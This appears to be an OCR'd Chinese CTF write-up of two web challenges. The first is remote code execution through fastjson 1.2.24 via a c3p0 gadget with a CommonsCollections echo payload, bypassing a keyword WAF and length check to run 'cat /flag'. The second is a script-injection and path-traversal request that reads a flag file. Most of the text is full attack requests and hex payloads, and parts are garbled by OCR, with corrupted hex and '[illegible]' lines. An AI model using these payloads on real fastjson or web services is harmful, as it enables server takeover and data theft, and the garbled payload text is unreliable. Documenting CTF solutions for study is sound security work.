
题目提供了源码，下载下来，使用jd-gui反编译查看一下



账号密码为 admin / 123456



还发现了fastjson，但是有waf，需要绕过



然后再lib里发现了 hibernate-c3p0-5.3.14.Final.jar

MyRealm.class - Java Decompiler

File Edit Navigation Search Help



web. jar

BOOT-INF

classes

ichunqiu.web

springshiro

config

controllers

FastjsonTest.class

LoginController.class

index.class

MyRealm.class

SpringShiroApplication.class

application.properties

lib

FastInfoset-1.2.15.jar

address-book-1.0.1.jar

antlr-2.7.7.jar

asm-3.3.1.jar

bonecp-0.7.1.RELEASE.jar

bsh-2.0b4.jar

byte-buddy-1.9.16.jar

c3p0-0.9.5.2.jar

cglib-2.2.2.jar

classmate-1.4.0.jar

commons-beanutils-1.9.2.jar

commons-codec-1.11.jar

commons-collections-3.2.1.jar

commons-lang-2.4.jar

commons-logging-1.1.1.jar

dao-api-1.0.4.jar

dom4j-2.1.1.jar

fastjson-1.2.24.jar

guava-r08.jar

hibernate-c3p0-5.3.14.Final.jar

META-INF

OSGI-INF.blueprint

org.hibernate.c3p0.internal

hibernate-commons-annotations-5.0.4.Final.jar

hibernate-core-5.3.14.Final.jar

FastjsonTe

package

import

import

import

import

import

import

import

import

public class

protected

return

protected

String

if

then

return

在github上面找到了绕过方式, c3p0反序列化 (<https://github.com/depycode/fastjson-c3p0>)

readme里面有说明

☰ README.md

```
<version>3.1</version>
</dependency>
```

回显方法: <https://blog.csdn.net/fnmsd/article/details/106890242>

通过c3p0 二次反序列化 cc payload , payload 生成使用 `/fastjson-c3p0/blob/master/src/test/java/com/fastjson/vul/Test.java`

```
POST /json HTTP/1.1
Host: 127.0.0.1:8999
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sign
Accept-Encoding: gzip, deflate
cmd: dir
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 8925


{"e":{"@type":"java.lang.Class","val":"com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"},"f":{"@type":"com
```

image

参考

- <http://redteam.today/2020/04/18/c3p0%E7%9A%84%E4%B8%89%E4%B8%AAgadget/>
- <https://blog.csdn.net/fnmsd/article/details/106890242>

要想反序列化需要想登陆获取cookie，所以先登录



获取到cookie后bp抓包，修改数据包，直接将利用链复制粘贴，然后直接粘贴的话就会回显太短

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Fastjson scan Struts

1 x 2 x 3 x 4 x 5 x ...

发送 取消 < >

请求

格式化 原始 \n 选项

```
1 POST /admin/test HTTP/1.1
2 Host: 81.70.105.149:8005
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 cmd: id
8 Content-Length: 8925
9 Origin: http://81.70.105.149:8005
10 Connection: close
11 Referer: http://81.70.105.149:8005/admin/test
12 Cookie: d0c13ba04d29a2c666096db3206682c8=6f2998af-b14a-4ebc-9002-eea46873c544.KgKniEGW1C
13 Upgrade-Insecure-Requests: 1
14 Content-Type: application/json;charset=UTF-8
15
16 {
  "e": {
    "@type": "java.lang.Class",
    "val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
  },
  "f": {
    "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
    "userOverridesAsString": "HexAsciiSerializedMap:ACED0005737200116A6176612E7574696C2E64
26D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A656
3756E2B6F72672B6170616368652E78616C616E2B696E7465726E616C2E78736C74632E747261782E546
00003400CD0A0014005F090033006009003300610700620A0004005F09003300630A006400650A0033C
B0100095369676E61747572650100274C6A6176612F7574696C2F486173685365743C4C6A6176612F6C6
B01000169010015284C6A6176612F6C616E672F4F626A6563743B295A0100036F626A0100124C6A61766
C6A6176612F6C616E672F436C6173733B07007007009807009901000A536F7572636546696C650100104
90100266A617661782F736572766C65742F68747402F4874740536572766C6574526573706F6E73656
176612F6C616E672F4F626A6563743B0C00C900A001001E79736F73657269616C2F7061796C6F6164736

```

响应

格式化 原始 渲染 \n 选项

```
1 HTTP/1.1 200
2 Content-Type: text/html;charset=UTF-8
3 Content-Length: 20
4 Date: Sat, 21 Aug 2021 16:28:36 GMT
5 Connection: close
6
7 Oh, you are too short
```

因为对传入的长度进行了判断

FastjsonTest.class LoginController.class MyRealm.class

```
package BOOT-INF.classes.ichunqiu.web.springshiro.controllers;

import com.alibaba.fastjson.JSON;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
@RequestMapping("/{")
public class FastjsonTest {

    public String[] blacklist = new String[] { "JdbcRowSetImpl", "TemplatesImpl" };

    public boolean waf(String payload) {
        if (payload.contains("\\x"))
            return true;
        if (payload.contains("\\u"))
            return true;
        for (String key : this.blacklist) {
            if (payload.contains(key))
                return true;
        }
        return false;
    }

    @RequestMapping("/{/admin/test}")
    public String test(@RequestBody String json) {
        if (waf(json))
            return "Oh, you can't do that";
        if (json.length() < 20000)
            return "Oh, you are too short";
        JSON.parse(json);
        return "Test over";
    }
}
```

所以直接就再填充2w的数据即可，最后的payload如下：

```
POST /admin/test HTTP/1.1
Host: 81.70.105.149:8005
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
cmd: cat /flag
Accept-Language: zh-CN,zh;q=0.9
```


Connection: close
Content-Type: application/json
Content-Length: 28963
Cookie: d0c13ba04d29a2c666096db3206682c8=6f2998af-b14a-4ebc-9002-
eea46873c544.KgKniEGWlGMEX6nqT4eQLtFMSXQ;
request_token=8c7wo37zB5OkLDipgnqfuht93rbwqTEjsLvIr0wS0soYk8XE; pro_end=-1;
ltd_end=-1; serverType=apache; order=id%20desc; memSize=1838;
bt_user_info=%7B%22status%22%3Atrue%2C%22msg%22%3A%22%u83B7%u53D6%u6210%u529F%21
%22%2C%22data%22%3A%7B%22username%22%3A%22158****9824%22%7D%7D; rank=list;
Path=/www/wwwroot/myweb; file_recycle_status=true;
JSESSIONID=4A2824342782C0A7393AF8ACF226F26B

```
{"e":
{"@type":"java.lang.Class","val":"com.mchange.v2.c3p0.wrapperConnectionPoolDataSource"}, "f":
{"@type":"com.mchange.v2.c3p0.wrapperConnectionPoolDataSource", "userOverridesAsString":"HexAsciiSerializedMap:ACED0005737200116A6176612E7574696C2E48617368536574BA44859596B8B7340300007870770C000000103F400000000000027372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6D61702E4C617A794D61706EE594829E7910940300014C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B78707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F726D657287E8FF6B7B7CCE380200035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6C616E672F537472696E673B5B000B69506172616D54797065737400125B4C6A6176612F6C616E672F436C6173733B7870707400136765744F757470757450726F7065727469657370737200116A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468726573686F6C6478703F4000000000000C770800000010000000017371007E000B3F4000000000000C77080000001000000017372003A636F6D2E73756E2E6F72672E6170616368652E78616C616E2E696E7465726E616C2E78736C74632E747261782E54656D706C61746573496D706C09574FC16EACAB3303000649000D5F696E64656E744E756D62657249000E5F7472616E736C6574496E6465785B000A5F62797465636F6465737400035B5B425B00065F636C61737371007E00084C00055F6E616D6571007E00074C00115F6F757470757450726F706572746965737400164C6A6176612F7574696C2F50726F706572746965733B787000000000FFFFFFF757200035B5B424BFD19156767DB37020000787000000001757200025B42ACF317F8060854E0020000787000000DCFAFEABE0000003400CD0A0014005F090033006009003300610700620A0004005F09003300630A006400650A003300660A000400670A000400680A0033006907006A0A0014006B0A0012006C08006D0B000C006E08006F0700700A001200710700720A007300740700750700760700770800780A0079007A0A0018007B08007C0A0018007D08007E08007F0800800B001600810700820A008300840A008300850A008600870A002200880800890A0022008A0A0022008B0A008C008D0A008C008E0A0012008F0A009000910A009000920A001200930A003300940700950A00120096070097010001680100134C6A6176612F7574696C2F486173685365743B0100095369676E61747572650100274C6A6176612F7574696C2F486173685365743C4C6A6176612F6C616E672F4F626A6563743B3E3B010001720100274C6A617661782F736572766C65742F687474702F48747470536572766C6574526571756573743B010001700100284C6A617661782F736572766C65742F687474702F48747470536572766C6574526573706F6E73653B0100063C696E69743E010003282956010004436F646501000F4C696E654E756D6265725461626C650100124C6F63616C5661726961626C655461626C65010004746869730100204C79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F313B01000169010015284C6A6176612F6C616E672F4F626A6563743B295A0100036F626A0100124C6A6176612F6C616E672F4F626A6563743B01000D537461636B4D61705461626C65010016284C6A6176612F6C616E672F4F626A6563743B492956010001650100154C6A6176612F6C616E672F457863657074696F6E3B010008636F6D6D616E64730100135B4C6A6176612F6C616E672F537472696E673B0100016F01000564657074680100014907007607004C070072010001460100017101000D6465636C617265644669656C640100194C6A6176612F6C616E672F7265666C6563742F4669656C643B01000573746172740100016E0100114C6A6176612F6C616E672F436C6173733B07007007009807009901000A536F7572636546696C65010010436F6D6D6F6E4563686F312E6A6176610C003C003D0C003800390C003A003B0100116A6176612F7574696C2F486173685365740C0034003507009A0C009B009C0C005300480C009D00440C009E00440C004300440100256A617661782F736572766C65742F687474702F48747470536572766C6574526571756573740C009F00A00C00A100A2010003636D640C00A300A401000B676574526573706F6E736501000F6A6176612F6C616E672F436C6173730C00A500A60100106A6176612F6C616E672F4F626A6563740700A70C00A800A90100266A617661782F736572766C65742F687474702F48747470536572766C6574526573706F6E73650100136A6176612F6C616E672F457863657074696F6E0100106A6176612F6C616E672F537472696E670100076F732E6E616D650700AA0C00AB00A40C00AC00AD01000357494E0C009D00AE0100022F630100072F62696E2F73680100022D630C00AF00B00100116A6176612F7574696C2F5363616E6E65720700B10C00B200B30C00B400B50700B60C00B700B80C003C00B90100025C410C00BA00BB0C00BC00AD0700BD0C00BE00BF0C00C00003D0C00C100C20700990C00C300C40C00C500C60C00C700C80C003A00480100135B4C6A6176612F6C616E672F4F626A6563743B0C00C900A001001E79736F73657269616C2F7061796C6F6164732F436F6D6D6F6E4563686F3101001A5B4C6A6176612F6C616E672F7265666C6563742F4669656C643B0100176A6176612F6C616E672F7265666C6563742F4669656C640100106A6176612F6C616E672F54687265616401000D63757272656E7454687265616401001428294C6A6176612F6C616E672F5468726561643B0100
```

08636F6E7461696E73010003616464010008676574436C61737301001328294C6A6176612F6C616E
672F436C6173733B010010697341737369676E61626C6546726F6D010014284C6A6176612F6C616E
672F436C6173733B295A010009676574486561646572010026284C6A6176612F6C616E672F537472
696E673B294C6A6176612F6C616E672F537472696E673B0100096765744D6574686F64010040284C
6A6176612F6C616E672F537472696E673B5B4C6A6176612F6C616E672F436C6173733B294C6A6176
612F6C616E672F7265666C6563742F4D6574686F643B0100186A6176612F6C616E672F7265666C65
63742F4D6574686F64010006696E766F6B65010039284C6A6176612F6C616E672F4F626A6563743B
5B4C6A6176612F6C616E672F4F626A6563743B294C6A6176612F6C616E672F4F626A6563743B0100
106A6176612F6C616E672F53797374656D01000B67657450726F706572747901000B746F55707065
724361736501001428294C6A6176612F6C616E672F537472696E673B01001B284C6A6176612F6C61
6E672F4368617253657175656E63653B295A01000967657457726974657201001728294C6A617661
2F696F2F5072696E745772697465723B0100116A6176612F6C616E672F52756E74696D6501000A67
657452756E74696D6501001528294C6A6176612F6C616E672F52756E74696D653B01000465786563
010028285B4C6A6176612F6C616E672F537472696E673B294C6A6176612F6C616E672F50726F6365
73733B0100116A6176612F6C616E672F50726F6365737301000E676574496E70757453747265616D
01001728294C6A6176612F696F2F496E70757453747265616D3B010018284C6A6176612F696F2F49
6E70757453747265616D3B295601000C75736544656C696D69746572010027284C6A6176612F6C61
6E672F537472696E673B294C6A6176612F7574696C2F5363616E6E65723B0100046E657874010013
6A6176612F696F2F5072696E745772697465720100077072696E746C6E010015284C6A6176612F6C
616E672F537472696E673B2956010005666C7573680100116765744465636C617265644669656C64
7301001C28295B4C6A6176612F6C616E672F7265666C6563742F4669656C643B01000D7365744163
6365737369626C65010004285A2956010003676574010026284C6A6176612F6C616E672F4F626A65
63743B294C6A6176612F6C616E672F4F626A6563743B0100076973417272617901000328295A0100
0D6765745375706572636C617373010040636F6D2F73756E2F6F72672F6170616368652F78616C61
6E2F696E7465726E616C2F78736C74632F72756E74696D652F41627374726163745472616E736C65
740700CA0A00CB005F0021003300CB00000003000800340035000100360000000200370008003800
3900000008003A003B000000040001003C003D0001003E0000005C000200010000001E2AB700CC01
B3000201B30003BB000459B70005B30006B8000703B80008B100000002003F0000001A0006000000
140004001500080016000C001700160018001D001900400000000C00010000001E00410042000000
0A004300440001003E0000005A000200010000001A2AC6000DB200062AB6000999000504ACB20006
2AB6000A5703AC00000003003F0000001200040000001D000E001E00100021001800220040000000
0C00010000001A00450046000000470000000400020E01000A003A00480001003E000001D3000500
03000000EF1B1034A3000FB20002C6000AB20003C60004B12AB8000B9A00D7B20002C70051120C2A
B6000DB6000E9900452AC0000CB30002B20002120FB900100200C7000A01B30002A7002AB20002B6
000D121103BD0012B60013B2000203BD0014B60015C00016B30003A700084D01B30002B20002C600
76B20003C6007006BD00184D1219B8001AB6001B121CB6001D9900102C03120F532C04121E53A700
0D2C03121F532C041220532C05B20002120FB90010020053B20003B900210100BB002259B800232C
B60024B60025B700261227B60028B60029B6002AB20003B900210100B6002BA700044DB12A1B0460
B80008B100020047006600690017007A00E200E500170003003F0000006A001A0000002500120026
00130028001A0029002C002A0033002B0040002C0047002F0066003300690031006A0032006E0037
007A003A007F003B008F003C0094003D009C003F00A1004000A6004200B3004400D7004500E20047
00E5004600E6004800E7004B00EE004D0040000002A0004006A00040049004A0002007F0063004B
004C0002000000EF004D00460000000000EF004E004F0001004700000022000B1200336107005004
FC002D07005109FF003E0002070052010001070050000006000A005300480001003E000001580002
000C000000842AB6000D4D2CB6002C4E2DBE360403360515051504A200652D1505323A06190604B6
002D013A0719062AB6002E3A071907B6000DB6002F9A000C19071BB80030A7002F1907C00031C000
313A081908BE360903360A150A1509A200161908150A323A0B190B1BB80030840A01A7FFE9A70005
3A08840501A7FF9A2CB60032594DC7FF85B100010027006F007200170003003F0000004200100000
005000050052001E00530024005400270056002F0058003A00590043005B0063005C0069005B006F
00620072006100740052007A0065007B00660083006800400000003E00060063000600540046000B
0027004D004D00460007001E0056005500560006000000840057004600000000084004E004F0001
0005007F00580059000200470000002E0008FC000507005AFE000B07005B0101FD003107005C0700
52FE00110700310101F8001942070050F90001F800050001005D00000002005E7074000161707701
00787400017878737200116A6176612E6C616E672E496E746567657212E2A0A4F781873802000149
000576616C7565787200106A6176612E6C616E672E4E756D62657286AC951D0B94E08B0200007870
00000000787871007E000D78;"},

"b": {

[illegible]

[illegible]

[illegible]

[illegible]

} }

The screenshot displays the Burp Suite interface with a request and response view. The request is a GET to /admin/test HTTP/1.1. The response is a 200 status with a Content-Type of text/html and a Content-Length of 966. A red arrow points from the 'cmd: cat /flag' header in the request to the 'flag' value in the response body.

Request:

```
1 POST /admin/test HTTP/1.1
2 Host: 81.70.105.149:8005
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
6 Accept-Encoding: gzip, deflate
7 cmd: cat /flag
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 28963
12 Cookie: d0c13ba04d29a2c666096db3206682c8=6f2998af-b14a-4ebc-9002-eea46873c544. KgKni
13
14 {
  "e": {
    "etype": "java.lang.Class",
    "val": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource"
  },
  "f": {
    "etype": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
    "userOverridesAsString": "HexAsciiSerializedMap:ACED0005737200116A6176612E757469
26D657287B8F687B7C380200035B000569417267737400135B4C6A6176612F6C6168672F4F62
3756E2B6F7267256170616368652E78616C61682E696874657265616C2E678736C74632E4726178
80924040C0A0010030F0040300609003300610700620A004005F09003300630A00640065
B010095396768617457265010027AC6A6176612F734696C2F486173683365743C4C6A617661
B0100169010015284C6A6176612F6C6168672F4F6246563743B295A0100036F6C26A0100124CA
C6A6176612F6C6168672F4F6246563743B0070070009807009901000A36F75726356469696C6501
9010026A617661782F736572766C6572F4F68747402F4874740536572766C6574526573706F6E
176612F6C6168672F4F6246563743B0C00C90A001001E79736F73657269616C2F7061796C6F61
F43C617373B295A010009676574486561646572010026284C6A6176612F6C6168672F53747269
3797374656D01000B67657450726F706572747901000B746F55707065724361736561001428294C
```

Response:

```
1 HTTP/1.1 200
2 Date: Sat, 21 Aug 2021 16:33:22 GMT
3 Connection: close
4 Content-Length: 44
5
6 flag(966f4a2-e291-4136-84be-5bfd19b949e2)
7
8
```

考点：SSRF

```
content[]=<script>location.href="http://127.0.0.1:8888/api/files?
username=admin&filename=../files/flag&checksum=be5a14a8e504a66979f6938338b0662c";
</script>
```

Burp Suite Professional v2021.3.1 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options burp-unauth-checker

1 x ...

Send Cancel < >

Target: http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888

Request

Pretty Raw \n Actions

```
1 POST /admin HTTP/1.1
2 Host: eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 187
9 Origin: http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888
10 Connection: close
11 Referer:
  http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888/admin
12 Cookie: __jsluid_h=9dee8ebb41f8c5eac829cb38f09337c9; token=
  s%3A%3A%7B%22username%22%3A%22admin%22%2C%22files%22%3A%5B%5D%2C%22isAdm
  in%22%3Atrue%7D.F56WSi1msokS7QwqhYWcJm%2FBhe1UiZ%2FxoTknM%2BaehVU
13 Upgrade-Insecure-Requests: 1
14
15 content[]=
  %3Cscript%3Elocation.href%3D%22http%3A%2F%2F0.0.0.1%3A8888%2Fapi%2Ffiles%3Fuser
  name%3Dadmin%26filename%3D%2Ffiles%26checksum%3Dbe5a14a8e504a66979f6
  938338b0662c%22%3B%3C%2Fscript%3E
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 22 Aug 2021 12:19:59 GMT
3 Content-Type: text/html; charset=utf-8
4 Connection: close
5 Vary: Accept-Encoding
6 Vary: Accept-Encoding
7 X-Via-JSL: 6da694a,-
8 X-Cache: bypass
9 Content-Length: 1375
10
11 <!DOCTYPE html><html>
  <head>
    <title>
      Useless
    </title>
    <link rel="stylesheet" href="/static/bootstrap.min.css">
    <style>
      body{
        padding-top:56px;
        padding-bottom:56px;
        min-height:100vh;
        position:relative;
      }
      .footer{
        bottom:0;
        width:100%;
        position:absolute;
        height:56px;
      }
    </style>
  </head>
  <body>
  </body>
</html>
```

0 matches 0 matches

Done 1,597 bytes | 3,793 millis

再读取即可

/api/files/be5a14a8e504a66979f6938338b0662c

Burp Suite Professional v2021.3.1 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Extender Project options User options burp-unauth-checker

1 x ...

Send Cancel < >

Target: http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888

Request

Pretty Raw \n Actions

```
1 GET /api/files/be5a14a8e504a66979f6938338b0662c HTTP/1.1
2 Host: eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Origin: http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888
8 Connection: close
9 Referer:
  http://eci-2zefzyj8kapk5midb1ag.cloudoci1.ichunqiu.com:8888/admin
10 Cookie: __jsluid_h=9dee8ebb41f8c5eac829cb38f09337c9; token=
  s%3A%3A%7B%22username%22%3A%22admin%22%2C%22files%22%3A%5B%5D%2C%22isAdm
  in%22%3Atrue%7D.F56WSi1msokS7QwqhYWcJm%2FBhe1UiZ%2FxoTknM%2BaehVU
11 Upgrade-Insecure-Requests: 1
12
13
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Sun, 22 Aug 2021 12:20:45 GMT
3 Content-Type: application/octet-stream
4 Content-Length: 42
5 Connection: close
6 ETag: W/"2a-62tFn7jPacBWIyVD7rKMPsAllQ"
7 X-Via-JSL: 6da694a,-
8 X-Cache: bypass
9
10 flag{6ff3ce43-fea3-47d8-af83-ebac1eb3a445}
```

0 matches 0 matches

Done 258 bytes | 282 millis